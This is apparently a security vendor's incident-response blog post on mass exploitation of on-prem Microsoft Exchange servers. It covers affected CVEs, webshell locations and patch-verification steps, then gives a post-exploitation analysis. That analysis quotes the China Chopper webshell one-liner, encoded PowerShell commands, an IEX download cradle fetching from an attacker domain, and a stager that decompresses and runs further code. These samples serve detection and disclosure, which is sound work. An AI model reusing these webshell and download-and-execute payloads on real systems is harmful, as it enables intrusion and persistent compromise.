



Rapid Response: Mass Exploitation of On-Prem Exchange Servers

 huntress.com/blog/rapid-response-mass-exploitation-of-on-prem-exchange-servers



UPDATED 14 April:

Huntress is aware of the new Microsoft Exchange vulnerabilities disclosed in the [Microsoft April Security Update](#). Our team has yet to detect exploits targeting these new vulnerabilities on any hosts running the Huntress agent but will continue to closely monitor for these threats. These vulnerabilities are all branded as "critical" in severity and again offer remote code execution to an attacker. Considering the strong focus on Exchange by a large number of threat actors, it is absolutely imperative that organizations patch as quickly as they can. We recommend you [update to the latest security patch](#), monitor for new indicators of compromise and stay up-to-date on new information as it releases. We will continue to update this post with new findings.

UPDATED 05 March @ 1347pm ET: Added instructions on verifying patch status and new IOCs.

UPDATED 05 March @ 1904pm ET: Added PowerShell syntax to verify patch status.

UPDATED 06 March @ 0004am ET: Added official Microsoft NSE script and new post-exploitation.

UPDATED 06 March @ 0317am ET: Added analysis leading to "stage 6": Cobalt Strike & Mimikatz.

On March 1, our team was notified about undisclosed Microsoft Exchange vulnerabilities successfully exploiting on-prem servers. After the tip from one of our MSP partners, we confirmed the activity and Microsoft has since released an [initial blog](#) and [emergency patches](#) for the vulnerabilities.

The purpose of this blog post is to spread the word that this is being actively exploited in the wild. At the moment, we've discovered 350+ webshells across roughly 2,000 3,000 vulnerable servers (majority have AV/EDR installed) and we expect this number to keep rising.

UPDATE 05 March 1347pm ET: Currently we have visibility on roughly 3,000 Exchange servers. We see ~800 remain unpatched without the hotfix for an up-to-date CU version number.

We will continue to update this blog with our observations and IOCs to drive awareness. You can also check out our [reddit thread](#) to stay up to date.

Want more in-depth info on these vulnerabilities? [Watch our on-demand webinar](#) or [download the slides](#) to hear about our research, new IOCs and more.

What's Happening?

According to Microsoft's initial blog, they detected multiple zero-day exploits being used to plunder on-premises versions of Microsoft Exchange Server in what they claim are "limited and targeted attacks." They also highlight that threat actor "HAFNIUM primarily targets entities in the United States across a number of industry sectors, including infectious disease researchers, law firms, higher education institutions, defense contractors, policy think tanks, and NGOs."

This seems to be much a larger spread than just "limited and targeted attacks" as Microsoft has suggested.

From our research, we've checked over 2,000 3,000 Exchange servers and see ~800 remain unpatched, identifying over 300 of our partners' servers that have received webshell payloads.

These companies do not perfectly align with Microsoft's guidance as some personas are small hotels, an ice cream company, a kitchen appliance manufacture, multiple senior citizen communities and other "less than sexy" mid-market businesses. We've also witnessed many city and county government victims, healthcare providers, banks/financial institutions, and several residential electricity providers.

Among the vulnerable servers, we also found over 350 webshells—some targets may have more than one webshell, potentially indicating automated deployment or multiple uncoordinated actors. These endpoints do have antivirus or EDR solutions installed, but this has seemingly slipped past a majority of preventative security products. And with insight from the community, we've seen honeypots attacked—making it clear that threat actors are just scanning the internet looking for low-hanging fruit.

These attacks are grave due to the fact that every organization simply *has* to have email, and Microsoft Exchange is so widely used. These servers are typically publicly accessible on the open internet and they can be exploited remotely. These vulnerabilities can be leveraged to gain remote code execution and fully compromise the target. From there, the attackers have a foothold in the network and can expand their access and do much more damage.

What Should MSPs Do?

If you use on-prem Microsoft Exchange Servers, you might want to assume you've been hit. We recommend you not only patch *immediately*, but externally validate the patch and hunt for the presence of these webshells and other indicators of compromise (see the technical details below). Trusting the dashboard is simply not enough.


Thus far, it looks like all preventive products allowed the webshell to get dropped. Here's a small sampling of the files found and which AV/EDR/SOCaaS solutions were installed.

C:\inetpub\wwwroot\aspnet_client\system_web\lCk4sMaj.aspx	Bitdefender	C:\inetpub\wwwroot\aspnet_client\system_web\c2TUqNrx.aspx	Perch, Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lM2gRp7Z0.aspx	Cylance OPTICS, Cylance	C:\inetpub\wwwroot\aspnet_client\system_web\pOTZvYgq.aspx	Cylance
C:\inetpub\wwwroot\aspnet_client\system_web\lY8Rnrx.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\ZKS7YinF.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\bl32S2G.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\7H3kSz5g.aspx	Webroot, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lVd0fJyN.aspx		C:\inetpub\wwwroot\aspnet_client\system_web\lA3rFekt.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lFu5T8Jv.aspx	Cylance	C:\inetpub\wwwroot\aspnet_client\system_web\lHF25QZvy.aspx	Malwarebytes, Webroot, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lhmQWreC.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\lFT89Vd3u.aspx	Malwarebytes, Webroot, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lgnvPU59R.aspx	Windows Defender	C:\inetpub\wwwroot\aspnet_client\system_web\l70CJ0w4l.aspx	Malwarebytes, Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lXjBqeul.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\l9llwg2aX.aspx	Malwarebytes, Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\l1DOyENMK.aspx	Windows Defender, RocketCyber	C:\inetpub\wwwroot\aspnet_client\system_web\lkwvetqGR.aspx	
C:\inetpub\wwwroot\aspnet_client\system_web\lXpWl4u.aspx	Symantec, Trend Micro	C:\inetpub\wwwroot\aspnet_client\system_web\lcaVZQJf.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lGtKNFzAM.aspx	Perch	C:\inetpub\wwwroot\aspnet_client\system_web\lVkvLJfXT.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lFU7vif5K.aspx		C:\inetpub\wwwroot\aspnet_client\system_web\lbkZj3nPX.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\l95dGqQ.aspx	Windows Defender, Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\l0cvxSjy9.aspx	Webroot, CrowdStrike
C:\inetpub\wwwroot\aspnet_client\system_web\lSbX3mpCE.aspx	ESET	C:\inetpub\wwwroot\aspnet_client\system_web\lDCXrMj2.aspx	ThreatTrack Security, Webroot, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lFabdYvZ.aspx	Windows Defender, SentinelOne	C:\inetpub\wwwroot\aspnet_client\system_web\lQ3ep9hZW.aspx	Bitdefender, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lcomHG5z.aspx	Cylance, Windows Defender	C:\inetpub\wwwroot\aspnet_client\system_web\lD8NTsC4w.aspx	Bitdefender, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lhnP1PEB7.aspx	Webroot, Bitdefender	C:\inetpub\wwwroot\aspnet_client\system_web\lXnJThkd.aspx	Bitdefender
C:\inetpub\wwwroot\aspnet_client\system_web\lSkP5Zml.aspx	SentinelOne, ThreatLocker	C:\inetpub\wwwroot\aspnet_client\system_web\lEuswX4o.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lqNKd61vE.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\lHf6koiAg.aspx	McAfee
C:\inetpub\wwwroot\aspnet_client\system_web\lYz3Pn1yB.aspx	ESET, Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\lH3f3ogCE.aspx	
C:\inetpub\wwwroot\aspnet_client\system_web\l8zybc6a.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\lSebmlUrd.aspx	Sophos
C:\inetpub\wwwroot\aspnet_client\system_web\lNVTGrhH0.aspx	Windows Defender	C:\inetpub\wwwroot\aspnet_client\system_web\lZ1DzdL8.aspx	
C:\inetpub\wwwroot\aspnet_client\system_web\lCX47ujQS.aspx	Cylance, Cylance OPTICS	C:\inetpub\wwwroot\aspnet_client\system_web\l9vMlTSpW.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\lTx2WfMb.aspx	Cylance OPTICS, Cylance	C:\inetpub\wwwroot\aspnet_client\system_web\l5UHAc32.aspx	Malwarebytes, Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\l6zOVlH2I.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\l36OZseJ.aspx	Webroot
C:\inetpub\wwwroot\aspnet_client\system_web\l6zdzdAl.aspx		C:\inetpub\wwwroot\aspnet_client\system_web\l2NRugkpf.aspx	Cylance, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lCO5E6dYt.aspx	Cylance	C:\inetpub\wwwroot\aspnet_client\lHttpProxy.aspx	Carbon Black
C:\inetpub\wwwroot\aspnet_client\system_web\l09pzh86.aspx	Webroot	C:\inetpub\wwwroot\aspnet_client\system_web\lAtky8GL.aspx	CrowdStrike
C:\inetpub\wwwroot\aspnet_client\system_web\lzuFLEONY.aspx	Webroot, Windows Defender	C:\inetpub\wwwroot\aspnet_client\system_web\lXhOHAZ21.aspx	CrowdStrike, Windows Defender
C:\inetpub\wwwroot\aspnet_client\system_web\lK5SHo6M.aspx		C:\inetpub\wwwroot\aspnet_client\lHttpProxy.aspx	Bitdefender
C:\inetpub\wwwroot\aspnet_client\system_web\lKLMV9StC.aspx	Sophos, RocketCyber	C:\inetpub\wwwroot\aspnet_client\lSupp0rt.aspx	Bitdefender
C:\inetpub\wwwroot\aspnet_client\system_web\l638MRKj.aspx	SentinelOne	C:\inetpub\wwwroot\aspnet_client\lHttpProxy.aspx	Bitdefender
C:\inetpub\wwwroot\aspnet_client\system_web\lMvR1xZ3o.aspx	Webroot, Bitdefender	C:\inetpub\wwwroot\aspnet_client\lHttpProxy.aspx	Bitdefender
C:\inetpub\wwwroot\aspnet_client\system_web\lGnTElDw.aspx	Windows Defender, Trend Micro	C:\inetpub\wwwroot\aspnet_client\system_web\lqFmgfyuB.aspx	
C:\inetpub\wwwroot\aspnet_client\system_web\lMPOtfvB.aspx	ThreatTrack Security	C:\inetpub\wwwroot\aspnet_client\lSupp0rt.aspx	SentinelOne, Bitdefender
C:\inetpub\wwwroot\aspnet_client\system_web\l9vkjdUnK.aspx	CrowdStrike, Windows Defender	C:\inetpub\wwwroot\aspnet_client\system_web\lGgpxTsQ.aspx	ThreatLocker, Cylance

UPDATE 05 March 1347pm ET: External validation of the patch via a community Nmap script does not validate via the full version and is no longer advised. The version information included in Exchange server Registry Keys also does not seem to match the full version of the active installation if it is updated. The single source of truth we have determined is the exact version number for the running Exchange service. To validate your patch, please continue reading.

UPDATE 06 March 0004am ET: An official Nmap NSE has been provided by Microsoft that can identify if your systems are still vulnerable and validate patching. From our tests, this has provided reliable results.
<https://github.com/microsoft/CSS-Exchange/blob/main/Security/http-vuln-cve2021-26855.nse>

To check your own patch status, we recommend you view the version number of the Microsoft.Exchange.RpcClientAccess.Service.exe binary present in the installation path of your Exchange server. You can view this by right-clicking the file in Explorer, selecting Properties, and switching to the Details tab.



While the default installation path for Exchange is C:\Program Files\Microsoft\Exchange Server\V15\bin, if you have a custom installation path that you are unaware of, you can examine this registry key to find the current path for versions of Exchange 2013 or greater:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ExchangeServer\v15\Setup\MsiInstallPath

Exchange versions 2010 and below are end-of-life and should not be used in production.

Verify that the full version of this Microsoft.Exchange.RpcClientAccess.Service.exe file and its SHA256 hash is present in this chart below. This information comes from the official Microsoft Knowledge Base documentation per each version of Exchange and respective CU.

Exchange Version	Hash of MExchangeRPC Service Binary	Version	MS Patch Link
Exchange 2013 CU23 Patched	17a077eab538ca80155e6667735a1bc86510b08656e79fd6e931687b573042ca	15.0.1497.12	KB5000871
Exchange 2016 CU18 Patched	92d17848f4c0fd4d7ab99842f8058ed9925179611b8b4ad2084fabb1a39badc1	15.1.2106.13	KB5000871
Exchange 2016 CU19 Patched	18f85477f7edad2ca5686a1bc362c3ebcd0ef37ba993ca61fc1fcc3249799cf2	15.1.2176.9	KB5000871
Exchange 2019 CU7 Patched	af9fdab713ca9223719448f81cfba9018563ebef2b61e09e4e2ceb13efa6ef49	15.2.721.13	KB5000871
Exchange 2019 CU8 Patched	4c77d11aeaf590e6316125d8cd8217b69334aa62956097628d09b46b93203c0e	15.2.792.10	KB5000871

The full value of the version number must match.

Note: we do need to be forthcoming in that this approach is only checking the version of *one* file, the RPC Client Access Service, that our analysis has indicated does in fact update on fully patched hosts. This does not truly say the patch was 100% applied correctly, but does indicate at a minimum partial installation. It is likely if this version is correct and the server is functional, the patch was applied properly.

This process is **not** automated by Huntress. The Huntress agent alone is not a vulnerability scanning tool and cannot determine 100% patch status.

We strongly encourage you to perform this check personally, and continue to monitor the health of your Exchange servers by [utilities published by Microsoft](#) or [vetted scripts contributed by the threat intelligence community](#).

UPDATE 05 March @ 1904pm ET: If you consider yourself a command-line cowboy and would prefer to check the status of the patch via PowerShell, you can use this one-liner syntax. Simply copy-and-paste and slap it into your shell. Credit to [Cyberdrain.com](#) / Kelvin Tegelaar for the base syntax.

```
$SafeVersions = "15.2.792.10","15.2.721.13","15.1.2176.9","15.1.2106.13","15.0.1497.12","14.3.513.0"|Foreach-Object  
{[version]$_}; $Version =  
[System.Diagnostics.FileVersionInfo]::GetVersionInfo("$($ENV:ExchangeInstallPath)\bin\Exsetup.exe").FileVersion; if  
($SafeVersions -notcontains $Version){ Write-Host -ForegroundColor Red "[!] Patch not installed successfully, this server  
must be patched." } else { Write-Host -ForegroundColor Green "[+] Exchange FileVersion is updated, the patch is in  
place." }
```

Huntress Is Here to Help

UPDATE 05 March 1347pm ET: We are automatically detecting the presence of malicious webshells and active exploitation, and will send a critical report if/when those are discovered. These reports will not automatically close out and will remain after you have completed patching. To close the incident report please email support@huntress.com and we will manually close the report.

Huntress is staying engaged with the threat intelligence and notifying as many individuals as possible as quickly as possible.

Not only are we committed to educating you on how these vulnerabilities are being exploited, we're also using our own platform to help us identify as many infected hosts as we can.

We have had to get creative to help join the fight here. This is not something that "Huntress would normally find", because these indicators of compromise are not persistence mechanisms. At the very start of this incident, practically all preventative security measures let this slip by -- however now that the news broke, many are adding this capability into their detections.

Our engineering team has worked overnight to create code to generate incident reports for all of the agents where we've detected infections. As of March 3rd, all of these incident reports have been sent to every organization that we were aware had an infected host. These reports also included Assisted Remediation playbooks that will remove the "China Chopper" ASPX webshells that we discovered.

Since this is an active exploit, we've added Monitored Files that will look for both existing and new webshells that are being dropped.

We are communicating with partners in full transparency that this is additional support we offer to be the best stewards of security. We have visibility on thousands of servers and have uncovered multiple new indicators of compromise, and we understand the magnitude of this incident. Despite this initially being blanketed with the description of "limited and targeted" in scope, we cannot shrug this off -- and we cannot allow our partners to do so either.

Technical Details

The vulnerabilities affect on-prem Microsoft Exchange Server. Exchange Online is not affected.

The versions affected are:

- Microsoft Exchange Server 2019
- Microsoft Exchange Server 2016
- Microsoft Exchange Server 2013

- Microsoft Exchange Server 2010

CVEs affiliated with this incident:

- [CVE-2021-26855](#)
- [CVE-2021-26857](#)
- [CVE-2021-26858](#)
- [CVE-2021-27065](#)

We are finding a significant number of webshells within the "C:\inetpub\wwwroot\aspnet_client\system_web" directory. Please keep in mind, this location can be redirected via the "PathWWWRoot" value in the "HKLM\SOFTWARE\Microsoft\InetStp" registry key. Webshell file names include:

UPDATE 05 March 1347pm ET: We offer 358 unique webshell filenames.

Some webshell filenames seem to be randomly generated, while some seem to be a static string. [This list](#) includes new webshell names that we have not yet seen included in Microsoft's reporting.

The webshell that these threat actors are using is known as the "China Chopper" one-liner. These are often in either the ASPX or PHP web language, and will execute code passed in as an HTTP argument included in the request. The one-liner is slipped into a file and has a syntax like so:

```
http://f/<script language="JScript" runat="server">function Page_Load()  
{eval(Request["N09BxmCXw0JE"],"unsafe");}</script>
```

UPDATE 05 March 1347pm ET: We offer 25 unique webshell HTTP request variables.

Note that the different naming conventions of these ASPX webshells indicates the use of a different request variable. From the files we have seen thus far, [we offer this breakdown](#) also available online.

Post-Exploitation Analysis

UPDATE 06 March 0004am ET: These are new details just discovered.

From a previously discovered webshell, we saw the execution of a command that was detected and stopped by Windows Defender.

```
"dir_list": [  
  {  
    "is_directory": false,  
    "mod_time": "2021-03-05T06:43:18.5373843-05:00",  
    "name": "load.aspx",  
    "size": 2186  
  },  
  {  
    "is_directory": false,  
    "mod_time": "2021-03-05T17:09:23.5877597-05:00",  
    "name": "support.aspx",  
    "size": 2290  
  },  
  {  
    "is_directory": true,  
    "mod_time": "2020-01-27T13:08:11.0708423-05:00",  
    "name": "system_web",  
    "size": 0  
  }  
]
```

```
Detections: [  
  {  
    "action_success": true,  
    "additional_actions_bit_mask": "None",  
    "an_product_version": "4.18.2102.3",  
    "cleaning_action_id": "Remove",  
    "current_threat_execution_status_id": "Unknown",  
    "detection_id": "707AD08E-151B-402D-8AA4-60C3F6F3568",  
    "detection_source_type_id": "System",  
    "domain_name": "ip-100.201.171.143.ec2.amazonaws.com",  
    "initial_detection_time": "2021-03-05T21:40:07.704Z",  
    "last_threat_status_change_time": "2021-03-05T21:18:07.802Z",  
    "process_name": "Unknown",  
    "remediation_time": "2021-03-05T21:40:12.802Z",  
    "resources": [  
      {  
        "CmdLine_C": "\\Windows\\System32\\cmd.exe /c powershell -ep bypass -e S08F7FgIAAoA4E4ZQB3AC0NTv81AG0A5Q8JABQATAB0GUMdAAuFCAQ81AEHABpAgUAb9RACKALg8KAG6Adw8uA0vAbv8BAQ0Acv60AHTA8QBuAGcMAAaAGpA4B0ABAA0q8vAC8FACAAuAGUAcv60AG8ABg8pMG4kIQAAQ80Ab8tAC8ACAA /AGUAvApAA="},  
      {  
        "threat_id": "2147776639",  
        "threat_status_error_code": 0,  
        "threat_status_id": "Removed"  
      }  
    ]  
  }  
]
```

This PowerShell payload runs the Base64 encoded command (link defanged):

```
IEX (New-Object Net.WebClient).downloadstring(' http[:]//p.estonine.com/p?e ')
```

This domain is hosted on yet another Digital Ocean IP address, which we have reported.

Report any abuse or suspicious activity



Malware



Kyle Hanslovan



kyle@huntress.com



http://p.estonine.com/p?e



PowerShell is downloading this payload. After you decode the payload, further malware is downloaded from <http://188.166.162.201/update.png>. Please take down immediately .



What is Malware?

Malware is software that is intended to damage or disable computers and computer systems.

By entering your name, you affirm all information is true and accurate. All information submitted to us may be relayed to the customer during our remediation process.

Report Abuse



Kyle Hanslovan | Huntress <kyle@huntress.com>

Fri, Mar 5, 11:58 PM (15 minutes ago) ☆ ↩ ⋮

to abuse ▾


Hello Namecheap Team,

We've discovered domain [http://p.estonine\[.\]com/p?e](http://p.estonine.com/p?e) is actively hosting malware.

We've notified Digital Ocean (current hosting) about the malicious content, however, we'd appreciate it if you investigate this domain for any other nefarious actions.

Please confirm receipt and advise next steps forward.

Kyle



The response from this domain is a PowerShell download cradle, which seems to pull down a stager. Downloading the contents from this URL, we see:

```
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(, $( [Convert]::FromBase64String('7b0HYBxJliUml23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqqBymVWZV1mFkDM7Z28995
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd());
```

This syntax loads more PowerShell code into memory, after decoding Base64 and decompressing it. The next layer includes this content:

This code looks to gather data on the specific target and uses that to request more additional code from external servers. It sets up persistence via scheduled tasks depending on the amount of privileges and integrity level, and looks to execute another obfuscated payload every 45 minutes. These payloads pull from <http://cdn.chatcdn.net/p?low210305> or <http://cdn.chatcdn.net/p?hig210305> based on high or medium integrity.

Interestingly enough, both of these payloads are the same.

```
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(, $( [Convert]::FromBase64String('7b0HYBxJliUml23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqqBymVWZV1mFkDM7Z28995
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd());
```

The final download we see calls out to <http://188.166.162.201/update.png>, passing along the information gathered from this host. Requesting that URL with fake analysis data, we see a hefty 2 MB response which can yet again be decoded. For brevity we will not include that payload in this post but [link to it here](#).

The decoded payload is a whopping 6 MB. For your own analysis, you can find [that latest payload here](#).

As of 06 March 0100am ET, we see the presence of this Winnet persistent service on 5 compromised Exchange servers. We can expect this number to increase and will be monitoring closely... this "more traditional" persistence method is what Huntress is fine-tuned to catch. ;)

```
{
  "arguments": "-ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHI AaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALgBjAGgAYQB0AGMAZABuAC4 AbgBIAHQALwBwAD8AaABpAGcAMgAxADAAMwAwADUAJwApAA==",
  "binary_create_time": "2012-07-25 21:21:03 EDT",
  "binary_mod_time": "2012-07-25 23:08:33 EDT",
  "binary_type": 1,
  "binary_type_string": "FILE_HZ",
  "command": "powershell",
  "command_line_args": "powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHI AaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALgBjAGgAYQB0AGMAZABuAC4 AbgBIAHQALwBwAD8AaABpAGcAMgAxADAAMwAwADUAJwApAA==",
  "hashed_bytes": 474624,
  "md5": "2d1f6f8a32f88f360726ade0373f0317",
  "mz_header": true,
  "name": "powershell",
  "number_of_exec_actions": 1,
  "path": "c:\\windows\\system32\\windowspowershell\\v1.0\\powershell.exe",
  "sha1": "581df8e862a6f2d5d8ff79f3c7b29e8dcfd2",
  "sha256": "8104eef2f4f152b4f793d6d3386e1c699e74f7c951cb40324c97e4c18",
  "size": 474624,
  "task_file": "C:\\Windows\\system32\\tasks\\powershell",
  "task_file_create_time": "2021-03-09 09:47:48 EST",
  "task_file_mod_time": "2021-03-09 09:47:48 EST",
  "task_file_size": 3838,
  "task_folder": "C:\\Windows\\system32\\tasks",
  "username": "S-1-5-18"
}
```

Host Autoruns			
ID	Account	Host	Command
[REDACTED]	[REDACTED]	[REDACTED]	powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHI AaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALgBjAGgAYQB0AGMAZABuAC4 AbgBIAHQALwBwAD8AaABpAGcAMgAxADAAMwAwADUAJwApAA==
[REDACTED]	[REDACTED]	vexch2013	powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHI AaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALgBjAGgAYQB0AGMAZABuAC4 AbgBIAHQALwBwAD8AaABpAGcAMgAxADAAMwAwADUAJwApAA==
[REDACTED]	[REDACTED]	[REDACTED]_exchange	powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHI AaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALgBjAGgAYQB0AGMAZABuAC4 AbgBIAHQALwBwAD8AaABpAGcAMgAxADAAMwAwADUAJwApAA==
[REDACTED]	[REDACTED]	[REDACTED]_MAIL	powershell -ep bypass -e SQBFafgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAfcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHI AaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYwBkAG4ALgBjAGgAYQB0AGMAZABuAC4 AbgBIAHQALwBwAD8AaABpAGcAMgAxADAAMwAwADUAJwApAA==

The traces of PowerShell we uncovered previously seem to be already known from previous research: <https://vulners.com/carbonblack/CARBONBLACK:6730D6EB8DF875C002A93DBC78C80B9D>

UPDATE 06 March 0216am ET: We have worked through another layer of the onion. That 6 MB PowerShell payload uses a humongous multiline format-string to reorder and rearrange the entirety of the file, and pipe it into IEX or Invoke-Expression. It uses the typical \$env:COMSPEC indexing technique to "spell out" the IEX alias. Removing the IEX we can let it unravel itself and reveal the next stage.

What we are calling "stage five" (jeez) you can find [here on this public Gist](#).

